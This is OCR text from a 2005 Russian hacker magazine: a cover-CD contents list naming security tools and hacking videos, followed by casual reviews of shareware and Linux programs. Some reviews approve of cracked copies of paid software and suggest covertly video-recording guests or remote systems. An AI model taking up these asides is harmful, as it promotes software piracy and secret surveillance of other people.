MASM32 8.2
PEiD 0.93
PerlEX 2.3.1.2
Php 5.0.5
RegexBuddy 2.06
Smb4k 0.6.3
Sothink DHTMLMenu 6.1
SWF Decompiler MX 2005b
Stealth PE 2.1
WinHex 12.55

SYSTEM
APBackup 2.7
BestCrypt 7.20
Driver Genius 2005
Explore2fs 1.07
Ext2 Installable File System 1.10a
HD Tune 2.50
HWiNFO32 1.55
nnCron 1.89
RAMDisk XP 1.9.100
Recover My Files 3.76
True Launch Bar 3.2
VMware Workstation 5.0

MISC
Ad-Aware SE 1.06
Adobe Reader Speed-Up 1.32
Cell Phone Manager V5.3.1
DjVuReader 2.0.0.26
FinePrint 5.44
MakeNotes 0.3.1.1B
Microsoft ActiveSync 4.0
Mobile DataBase 1.25
NSIS 2.09
PassView 1.5
pdfFactory Pro 2.44
pserv.cpl 2.6
Superior Search 2005
WinRAR 3.5

UNIX

MULTIMEDIA
cdrtools-2.01
Flash for Linux 0.2
vlc-0.8.2


NET
3proxy 0.6b
Apache 2.0.54
Azureus 2.3.0.4
BitchX 1.1
Cluster SSH 2.20
KFTPGrabber 0.7.0-beta1
nmap-frontend-3.81
OpenSSH 4.2p1
Opera 8.5
p0f 2.0.5
squid-3.0-PRE3
TightVNC 1.2.9
WebHTTrack 3.33
WU-FTPD 2.6.2
yaph 0.91

DEVELOPMENT
cssed 0.3.0
GTK+2.8
php 4.4.0
wxBasic for Linux

SYSTEM
BestCrypt 1.6.2
Kernel
mc 4.6.1
Wine 20050830

MISC
AIDE 0.10
Bluefish 1.0.4
DjVuLibre 3.5.14
john-1.6
logcheck 1.2.41

№ 10(82) ОКТЯБРЬ 2005 ХАКЕР



CD2

VISUAL HACK ++
Взлом хостинга: часть первая
Шалости на rambler.ru
Прохождение сентябрьского конкурса

ШAPOWAREZ
3D Wonder v 1.1
Anti Boss Key v 3.91
AutoSave v 2.0
bbLean 1.16
Bluetooth Remote Control 1.0
Cantor v 1.6
Credit Card and ID Guarder 2.03
DVDIdle Pro 5.9.3.3
GoodShot 1.06
Inquiry v 1.2
KeePass 1.03
PhotoToFilm 2.0
pserv v 2.6
ScreenNemo 1.2
SecuritySupervisor v 1.2
SVC2kXP 2.2
VoiceSecureIt 2003

UNIXWAREZ
Amarok 1.3
GCFilms 5.3
GKrellM 2.2.7
GtkGuitune 0.7
LogJam 4.5.1
Sylpheed-Claws 1.9.3
TEA 10.2

X-TOOLZ
Advanced Archive Password Recovery
AFICK 2.8.2
Burp spider v1.2
Knockd

UPDATES
Бесплатная версия DrWeb для читателей журнала Хакер

TRASH
Исходные тексты Quake3Arena
Flash Professional 8
Zend Client Studio 5.0.0 Beta






SHAROWARES

VoiceSecureIt 2003

Windows 9x/Me/NT/2k/XP
Size: 9466 Kb
Shareware
www.voiceit-tech.com

Когда на один компьютер приходится несколько пользователей, процедура входа в систему неизбежно усложняется. Неправильно набранное имя вызывает раздражение, забытый пароль оборачивается серьезной головной болью… Зная об этой проблеме, один мой знакомый нашел элегантный способ упростить себе жизнь: на своей домашней машине он сначала создал специальные учетные записи для жены и ребенка, а затем установил и настроил систему голосовой аутентификации VoiceSecureIt. Теперь любому из его домашних достаточно просто сказать в микрофон кодовую фразу, чтобы компьютер опознал говорившего и впустил его в систему с соответствующими правами доступа. При этом знаешь, что самое забавное? Что кодовая фраза — «мой пароль — мой голос!» — у папы, мамы и дочери одна на всех, хотя программу VoiceSecureIt это, похоже, нисколько не смущает. По крайней мере, она требует лишь одно: чтобы кодовая фраза была не слишком короткой, то есть чтобы ее нельзя было произнести менее чем за две секунды.


В состав программы входит отдельный менеджер пользователей и пара



дополнительных модулей для настройки микрофона и системных параметров («придирчивость» голосового анализатора, количество попыток входа в систему, дизайн окна). Все очень логично и понятно. В неприятную ситуацию с VoiceSecureIt я попал лишь однажды: при настройке я неправильно указал пароль к учетной записи и после перезагрузки, не смотря на то, что мой голос был опознан, винды отказались меня пустить.

Inquiry v 1.2

Windows 9x/Me/NT/2k/XP
Size: 3322 Kb
Shareware
www.metaproducts.com




Информационная «копилка» для веб-страниц и их фрагментов. Чрезвычайно удобная вещь, серьезно облегчающая работу с сетевыми информационными ресурсами. Очень качественно интегрирована в ослик IE: мне особенно понравилась возможность добавления выделенного участка веб-страницы в базу данных программы простым drag-and-drop'ом. Разумеется, Inquiry может работать и как самостоятельное приложение, доступное из контекстного меню Oper'ы или Firefox. Правда, в этом случае можно сразу забыть о drag-and-drop'е и функции сохранения выделенных фрагментов. Впрочем, один из разработчиков программы (явно наш человек:)) обещал обратить серьезное внимание на улучшение совместимости Inquiry с альтернативными браузерами.

База данных программы имеет древовидную структуру. Все записи можно редактировать, и снабжать комментариями. Есть встроенный поисковый механизм. Поддерживается запись накопленной информации в виде файла формата CHM, MHT, EXE или коллекции HTML-страниц. При этом, что немаловажно, у Inquiry нет никаких проблем с русским языком. Даже хелп у проги написан на «великом и могучем», что, кстати, позволяет рекомендовать Inquiry не только опытным веб-серферам, но и начинающим «интернет-пользователям».

3D Wonder v 1.1


Windows XP
Size: 5221 Kb
Shareware
www.3dwonder.com



Разработки ведутся уже очень давно, но о конкретных сроках долгожданной трехмеризации интерфейса Windows по-прежнему ничего не слышно. Однако спрос рождает предложение. Пока Microsoft тормозит, независимые программисты стараются заработать себе на хлеб с маслом. К примеру, в этом месяце порадовали ребята из компании Gamers Tower, выпустившие в Сеть новую версию программы 3D Wonder. Их разработка, правда, не претендует на звание серьезного «трехмеризатора», но ее работа смотрится весьма эффектно. После запуска 3D Wonder неподвижная фоновая картинка на Рабочем столе сменяется видом чрезвычайно оживленного участка космического пространства. Впрочем, пролетающие мимо астероиды и космические корабли в данном случае выполняют чисто декоративные функции, поскольку большую часть экрана занимает огромный «гипер-куб». И этот куб довольно интерактивен. Его можно вращать, каждая его плоскость может использоваться для размещения иконок, а если ты считаешь, что картинке не достает оригинальности, то нажатие CTRL+I мигом переносит тебя во внутреннее пространства куба, усиливая ощущение подлинной виртуальности и вызывая легкий приступ клаустрофобии.

Cantor v 1.6

Windows 9x/Me/NT/2k/XP
Size: 4315 Kb
Shareware
www.virsyn.de/en



В этой рубрике мы уже неоднократно рассказывали о программах, заставляющих компьютер разговаривать. Думаю, пришла пора двинуться дальше и обратить свое внимание на софт, заставляющий твою машину петь. Для первых экспериментов в этой области рекомендую использовать программу Cantor. Во-первых, ее может освоить даже тот, кто никогда не занимался созданием музыки на компе, а во-вторых, Cantor весит относительно немного, так как действительно синтезирует вокал, а не юзает библиотеку готовых семплов.

Программа умеет петь на английском и немецком языках. Но поскольку любое слово в Cantor'е собирается из отдельных фонем, ничто не мешает тебе употребить имеющиеся фонемы для формирования русских слов. А то, что компьютер будет петь наши песни с иностранным акцентом, так это, на мой взгляд, даже веселее. Кстати, Cantor умеет синтезировать до восьми партий одновременно — это я специально говорю тебе на тот случай, если ты страстный поклонник хорового пения. Кроме того, пользователь программы может управлять всеми параметрами исполнения, накладывать эффекты и даже редактировать не только партии, но и голоса/фонемы. Хотя, нужно заметить, что демо-версия Cantor урезана функционально и не позволяет задействовать возможности программы в полном объеме. А жаль!


Anti Boss Key v 3.91



Windows 9x/Me/NT/2k/XP
Size: 713 Kb
Shareware
www.mindgems.com

Удобная утилита, по первому твоему сигналу скрывающая следы нецелевого использования рабочего компьютера от бдительного ока начальства и чрезмерно любопытных коллег. На мой взгляд, достойных соперников у этой проги практически нет.

Профессиональный статус Anti Boss Key чувствуется буквально с первых



шагов. Например, в твою систему утилита внедряется незаметно, не предлагая по-ламерски украсить своей иконкой Рабочий стол или добавить свой пунктик в меню «Пуск», а настройка программы производится из окна, вылезающего на экран лишь при нажатии заданной комбинации клавиш (по умолчанию: "Ctrl" + "\"). Процесс настройки в простейшем случае сводится к перетаскиванию названий приложений из одного списка в другой. После этого одобренные начальством проги начнут по горячей клавише ("Ctrl" + "`") вылетать на передний план, а «запрещенные» — линять с экрана (не забывая при этом убирать свою кнопку с Панели задач!). И это только базовые функции! А ведь имеются еще и дополнительные, среди которых самыми, пожалуй, интересными являются возможность оперативного запуска «обязательной» проги с автоматическим размещением ее окна на переднем плане и умение Anti Boss Key вырубать/приглушать звук, подавлять дочерние окна уже "спрятанных" приложений, блокировать доступ к машине и запускать скинсейвер.

AutoSave v 2.0

Windows 9x/Me/NT/2k/XP
Size: 6694 Kb
Shareware
www.v-com.com



Серьезный бэкап-менеджер. Встраивается в систему, отслеживает операции создания/сохранения файлов, и в фоновом режиме копирует в надежное место все документы, с которыми работает пользователь. Это идеальный помощник для нетерпеливых и забывчивых людей, поскольку резервная копия любого документа создается автоматически, а процесс резервирования информации протекает незаметно, не вынуждая человека делать перерыв в работе. Нетрудно догадаться, что программа AutoSave относится к разряду «настроил и забыл». Хотя начинающего пользователя, пожалуй, может испугать отсутствие русского интерфейса и обилие всевозможных опций. К счастью, ковыряться во всех этих опциях тебе совершенно не обязательно — для начала ты можешь воспользоваться помощью мастера и типовыми настройками. Кстати, в мастере рекомендую обратить особое внимание на пункт Backup files used or created by applications you have installed, и ты можешь сохранять свои DOC'и куда попало — программа AutoSave все равно положит копию любого такого документа в свое хранилище.


Впрочем, рано или поздно тебе самому захочется разобраться в настройках программы, поскольку, как я уже сказал, AutoSave — софт серьезный, предлагающий опытному пользователю массу интересных возможностей типа системы автоматической передачи данных или прожига информации на CD/DVD (с автоматическим разбиением данных на блоки требуемого объема).

KeePass 1.03

Windows 9x/Me/NT/2k/XP
Size: 550 Kb
Freeware
http://keepass.sourceforge.net

Новый хранитель паролей, который я поставил на свой походный 256-мегабайтный USB-брелок. Старенький СКАРАБЕЙ (*www.alnichas.info*), которым я пользовался до этого, увы, пришлось отправить на пенсию, поскольку эффективно работать с моей чрезвычайно разросшейся коллекцией логинов и паролей он, к сожалению, уже не мог. Но, честно говоря, это меня не особо расстроило, так как быстро выяснилось, что утилита KeePass обладает всеми достоинствами СКАРАБЕЯ, но при этом абсолютно лишена его недостатков.

KeePass — это маленькая бесплатная утилита с открытыми исходниками. Работает без установки, хранит данные в зашифрованном виде, позволяет эффективно группировать и сортировать отдельные записи



(то, чего мне так не хватало в СКАРАБЕЕ), поддерживает автозаполнение веб-форм и допускает ввод логина/пароля простым перетаскиванием из окна программ в нужное поле ввода. В KeePass также встроен продвинутый генератор паролей и модуль экспорта/импорта информации. Доступ к базе программы может открывать как обычный «мастер-пароль», так и вставленный в дисковод ключевой диск. С домашней страницы KeePass можно скачать парочку полезных плагинов и файл для русификации интерфейса. Да, забыл упомянуть еще одну интересную фишечку этой замечательной проги — к любой записи в базе можно прикреплять файлы. Другими словами, KeePass позволяет хранить не только пароли, но и криптографические ключи, что, надо отметить, довольно удобно.


SecuritySupervisor v 1.2

Windows 2k/XP

Size: 269 Kb

Shareware

www.securitysupervisor.com



Любопытный наборчик «4 в 1», который рекомендуется использовать совместно с антивирусом/брандмауэром, чтобы более качественно прикрыть «дырки», с которыми указанные программы не всегда справляются достаточно хорошо. В состав этого набора входит софтина для блокирования баннеров, монитор HTTP-трафика и утилита, сообщающая обо всех попытках твоего браузера, мейлера или аськи выполнить запуск стороннего приложения. Четвертая программа, входящая в этот набор, называется EmailSupervisor. На мой взгляд, она самая интересная из всех, поскольку с ее помощью ты можешь контролировать несанкционированную отправку писем с твоей машины. Причем EmailSupervisor не пытается тупо блокировать все попытки соединения, а поступает хитрее: прежде чем оборвать связь, утилита старается выяснить, кому, от кого «уходит» письмо, что в нем написано, и какой файл к этому письму прикреплен. Согласись, важность таких подробностей переоценить трудно — слишком много нынче развелось программ-шпионов, умеющих отправлять свои отчеты на мыло Хозяину. Также EmailSupervisor может применяться и для предотвращения утечки секретных сведений по легальным каналам. К примеру, во время тестирования я создал правило, которое запрещало любому приложению отправлять сообщение с паролем от моего UIN'a. Когда же я попытался из Bat'a отправить письмо с соответствующими сведениями, EmailSupervisor тут же заблокировал передачу данных и выплюнул на экран соответствующее предупреждение.

bbLean 1.16

Windows 9x/Me/NT/2k/XP

Freeware

Size: 139 Kb

http://bb4win.sourceforge.net/bblean



BBLean — это отдельная ветка проекта Blackbox for Windows. Если тебе это ни о чем не говорит, скажу проще: BBLean — это альтернативная графическая оболочка для Windows. Очень удобная, очень стабильная. Ее дистрибутив полностью настроен, и в его состав входит минимально необходимый комплект плагинов. Сразу после запуска этой оболочки пользователь найдет на экране и панель задач, и системный трей, и менеджер рабочих столов. Иконок на экране не будет, но до своих любимых программ юзер легко доберется из контекстного меню, появляющегося по правому клику мыши. Создатели BBLean придерживаются принципов минимализма, что, впрочем, не мешает этой оболочке поддерживать сменные темы и стильно выглядеть. Но в первую очередь BBLean привлекает продвинутых товарищей низкими системными требованиями, хорошей скоростью работы и наличием большого количества плагинов, расширяющих ее функциональность. Подробная документация идет в комплекте с программой. Установки BBLean не требует, просто распакуй куда-нибудь ее файлы и запусти blackbox.exe. А дальше — кто знает?!! Может быть, на стандартный виндозный shell тебе больше и смотреть-то не захочется.

pserv v 2.6


NEW RELEASE

Windows NT/2k/XP

Freeware

Size: 230 Kb

http://p-nand-q.com/e/pserv.html



Любой продвинутый юзер, установив себе NT-based операционную систему, рано или поздно решит навести порядок в работающих на его машине системных службах. Оно и понятно! Отключив службы, которые тебе не нужны, можно сразу убить трех зайцев: повысить безопасность, ускорить работу системы и освободить немного памяти (кстати, хороший русскоязычный хелп по службам Windows XP находится на сайте *www.oszone.net*). Одна беда — стандартная оснастка Службы (Services) довольно далека от совершенства. Поэтому вся продвинутая молодежь предпочитает использовать вместо нее апплет pserv.cpl. Дело в том, что последний имеет целый ряд важных преимуществ. Во-первых, основная информация выводится в одном окне и тебе не надо, к примеру, долго кликать по названиям служб, чтобы посмотреть, какая из них связана, скажем, с файлом lsass.exe. Во-вторых, для выделения работающих служб софтина пользуется шрифтом синего цвета, отключенные показывает серым, а остальные выводит черным. Ну и, в-третьих, кроме служб, данный апплет умеет аналогичным образом отображать еще и списки драйверов, процессов и установленных прог! Это мегаудобно. Особенно если учесть, что включить/отключить/удалить любой драйвер или службу с помощью pserv.cpl можно буквально за пару кликов.


DVDIdle Pro 5.9.3.3

Windows 95/98/2K/XP

Shareware

Size: 1153 Кб

www.dvdidle.com



У одной вдовы муж курил и скурился. У другой — пил и спился. А у третьей просто скончался :). Чтобы твой DVD-привод не постигла печальная участь, следует его беречь не менее, чем предстательную железу. Как у всякого настоящего хакерюги, твой комп работает 24/7. Тогда получается, что пока ты отдыхаешь и набираешься сил, твоя крутилка все равно продолжает работать, истощая свой ресурс. Тебе не хочется спасти ее? Smart-Read-Ahead технология помогает отрубать твой DVD, когда в его работе нет потребности. Вся промежуточная инфа (титры, нахождение определенной главы на диске) будет сохранена на жестком диске, чтобы выцепить ее оттуда при возврате к просмотру твоего DVD. Утилита оптимально состыковывается с другим полезным продуктом, который был подготовлен теми же кодерами — DVD Region+CSS Free. Приятно, что тулза своевременно обновляется. Неприятно, что за столь простое творение программерской мысли требуют аж 50 у.е. Снова приятно, что господа крэкеры не забыли о бедствующих россиянах, подготовили лекарства.

Credit Card and ID Guarder 2.03


Windows 95/98/Me/2K/XP/2003

Shareware

Size: 3747 Кб

www.greatwallsoft.com

Одна из причин, почему интернет-банкинг остается диковинкой — сетевое мошенничество. Многие юзвери боятся, что злодеи сольют денежку со счетов, оставят их с носом. Теперь же предлагается очередное обез-



боливающее для переживающих за свою secure'ность. Тема пресекает появление key- и screen-логгеров, которыми обычно тырятся электронные счета. Встроен довольно грамотный механизм по борьбе с phisher'ами, который отслеживает твое точное местонахождение, предотвращает перебросы на сайты-двойники, которые выбивают твои креды и палки. Теперь ты всегда будешь уверен, что находишься на верном сайте. Производится капитальное тестирование системы, проверяются все автозапускные проги, чекаются виндовые сокеты и подавляются провокации и hijack'и BHO (browser help object).

SVC2kXP 2.2


Windows 2K/XP
Freeware
Size: 49 Кб
www.ntsvcfg.de



Вот поставил еще один XP tweaker для винды. А пользы? Ее, оказывается, самый минимум, когда знаешь, что 2001-я прблуда сможет лишь поменять пару заставок да выбросить с десяток ненужных файлов. Здесь же предлагается более продуманное решение. Не секрет, что 90% и более юзеров не используют свой комп как сервер. Сервисы оказываются ненужными вовсе и, более того, неоправданно пожирающими твои ресурсы. Предлагаем твоему вниманию универсальный SVC2kXP — кастратор всей этой сервисной сволочи. Отныне твой комп будет только твоим компом, не станет высокомерно считать себя сервером. Если же какой из сервисов останется нужным, будет оперативно проведена безопасная настройка.

PhotoToFilm 2.0 Build 30 Beta

Windows 95/98/Me/2K/XP/2003
Shareware
Size: 554 Кб
www.photofilm.com




Есть лишь одно изобретение, которое может побить своей абсурдностью низкокачественные MMS-фотки — видео, снятое мобильником. Делайте красивее, снимайте серии фоток качественным аппаратом, а потом соединяйте их в короткий, но полноценный фильм. Тут поможет простая софтинка — PhotoToFilm. Ты просто скармливаешь ей груду фоток, а на выходе получаешь забавный мувик. Здесь же можно перегнать его в любой формат, на какой способны кодеки твоего компа. Работая с тучей видеоформатов, прога не чурается и бесконечного ряда графических форматов — скушает все от JPG до TIFF. Софт напомнил мне о детских годах, когда я сам рисовал мультики на бумажном блокноте (мульт оживал при быстром перелистывании десятков страничек блокнота).

ScreenNemo Player 1.0

Windows 2K/XP
Freeware
Size: 2825 Кб
www.xdsnet.de

Какая может быть польза от запуска постороннего на твой компьютер? Социально опасный индивид будет иметь один ответ — следить за гостем. ScreenNemo будет записывать на видео абсолютно все, что происходило за время твоего отсутствия. Прога умеет записывать происходящее как в целом на экране, так и в отдельно взятых окнах. Кроме жиганского применения, есть и более мирные — записывать на видео свои



проблемы в настройке, чтобы потом показать «старшим товарищам». Поможет и самим отцам записать решение проблемы для дальнейшей передачи ламерам. Прога дает ту наглядность, что не способен выдать ни один клавиатурный шпион. Заметно опережает в удобстве и screenshot-мониторы. Единственная проблема — размер видеофайла — при слежке за удаленной системой могут возникнуть траблы при скачке материала.

GoodShot 1.06


Windows 95/98/2K/XP
Shareware
Size: 403 Кб
www.kymus.com/GoodShot.html



Заниматься сексом по веб-камере — вчерашний век. Сегодня умами правит лишь спорт. «Секса у нас нет!». Если уж покупать этот самый видеоглазок, так только ради игры в баскетбол. Прога анализирует видеопоток и понимает, насколько силен ты в баскете, сколько очков тебе полагается зачислить. Несмотря на всю бредовость идеи, прога даже умеет учитывать размер мяча, который будет соотноситься с регулируемым диаметром и высотой кольца. Можно играть как одному, так и вдвоем: если раньше мы приглашали девушек глянуть, как выглядит линукс, то теперь всех девах будем таскать только на домашние матчи по баскету! В последней версии появилась совсем чумовая настройка — регуляция уровня гравитации. Привыкшие к игре в космосе не обломаются, но получат ощутимую фору.

Bluetooth Remote Control 1.0

Windows 95/98/2K/XP
Shareware
Size: 403 Кб
www.bluetoothshareware.com




Для проведения презентации я пригласил одну длинноногую подругу нажимать кнопку «пробел», чтобы перелистывать слайды в Power Point. Это удовольствие стоило мне недешевого обеда и двух часов пустых разговоров с Barbie girl. Чтобы не стать пластиковым, перелистывай сам слайды, нажимая кнопу в своем Bluetooth-мобильнике. Так ты сэкономишь деньги, силы и будешь выглядеть непростительно модно. Прога предлагает кучу направлений управления твоим компом через BT: ставить музыку и фильмы, управлять мышкой и клавой компа. Каждый найдет себе свое после установки плугина в мобилу и на ноут: в первый пойдет простой апплет (Java MIDP 2.0 нужна), на комп — небольшая шаровара. Разве ты еще не стал суперпрезентатором? Теперь ты можешь использовать длинные ноги подруги по их прямому назначению... Для прогулок за сушеными кальмарами к пивку :).

→UNITS UNIXWAREZ: PETR SEMILETOV◊ WWW.ROXTON.KIEV.UA

UNIXWARES

GCFilms 5.3

POSIX (*BSD, Linux, Solaris...)
Размер (в .gz): 517 КБ
http://home.gna.org/gcfilms/
Лицензия: GNU GPL




Многим людям нравится составлять список с коллекцией своих фильмов. Обычно для этого идет в ход некий табличный процессор и руки, усердно набирающие, либо копирующие всякую информацию о фильме — кто режиссер, какие актеры и так далее. Но все это можно автоматизировать с помощью утилиты GCFilms. Она написана Perl с использованием gtk2-perl, что, в принципе, уже стандартно для современных дистрибутивов *nix. Программа даже оснащена графическим инсталлятором, который проверяет, установлены ли в системе нужные компоненты, и в случае положительного результата проверки устанавливает GCFilms, а если нет — говорит, чего не хватает.
Чтобы добавить фильм в виртуальную коллекцию, можно заполнять его поля вручную, а можно ввести приблизительное название фильма и нажать кнопку Fetch Information — тогда нужные данные будут взяты из Сети — правда, в большинстве случаев на английском языке. Еще бывает на французском, немецком и так далее. О русских базах данных по фильмам (и совместимых с GCFilms) я не осведомлен. А вот о заграничных GCFilms знаю многое. Советую из него выбирать IMDb — там больше всего фильмов. GCFilms скачивает обложку, краткое описание, информацию о режиссере, актерах и так далее. Таким образом автоматически заполняются соответствующие поля. Среди полей «карточки» для фильма есть также поле о том, кто одолжил у тебя этот фильм, на каком носителе фильм записан, какие там есть субтитры и многое другое. А вот поля, куда можно вписать битрейт и формат — этого, увы, нет. Но в целом впечатление от GCFilms очень положительное. Кстати, ее интерфейс поддерживает скины.

Amarok 1.3

POSIX (*BSD, Linux, Solaris...)
Размер (в .bz2): 560 КБ
http://www.boomerangsworld.de/worker/
Лицензия: GNU GPL

Один из лучших аудиоплееров для среды KDE. Собственного движка воспроизведения не имеет, поэтому использует установленные в системе внешние — Xine, GStreamer. Идея, лежащая в основе Amarok, — заведование базой данных на музыку, которая лежит у тебя на винте. Amarok ее сканирует и составляет на основе этого коллекцию. В отличие от других плееров, в Amarok главное — окно плей-листа, а обычное «плеерное» окно вообще скрыто по умолчанию. Оно и не нужно. Потому что кнопки управления и графический анализатор можно вынести на панель инструментов окна списка песен.




Amarok умеет скачивать обложки к альбомам (но можно использовать для этого и локальные файлы), брать информацию об исполнителе/группе из сетевой энциклопедии Wikipedia и получать текст текущей песни с lyrc.com.ar (пока что не самый богатый на тексты сайт, но все же...).
В Amarok есть средство заливки файлов на устройство iPod — достаточно перетащить файлы на панель Устройства и нажать кнопку «Передача». Поддерживается выполнение скриптов — например, экспорт списка песен в HTML-файл (с красивым форматированием), будильник (играет заданную песню в такое-то время) и другие.

GtkGuitune 0.7

http://www.geocities.com/harpin_floh/kguitune_page.html
Размер (в .gz): 54 кб.
Лицензия: GNU GPL

Чтобы точно, правильно настроить гитару вовсе не обязательно покупать камертон, «железный» тюнер или снимать телефонную трубку, чтобы послушать, как звучат искомые 440 герц, или «ля» первой октавы. Надо просто установить GtkGuitune.
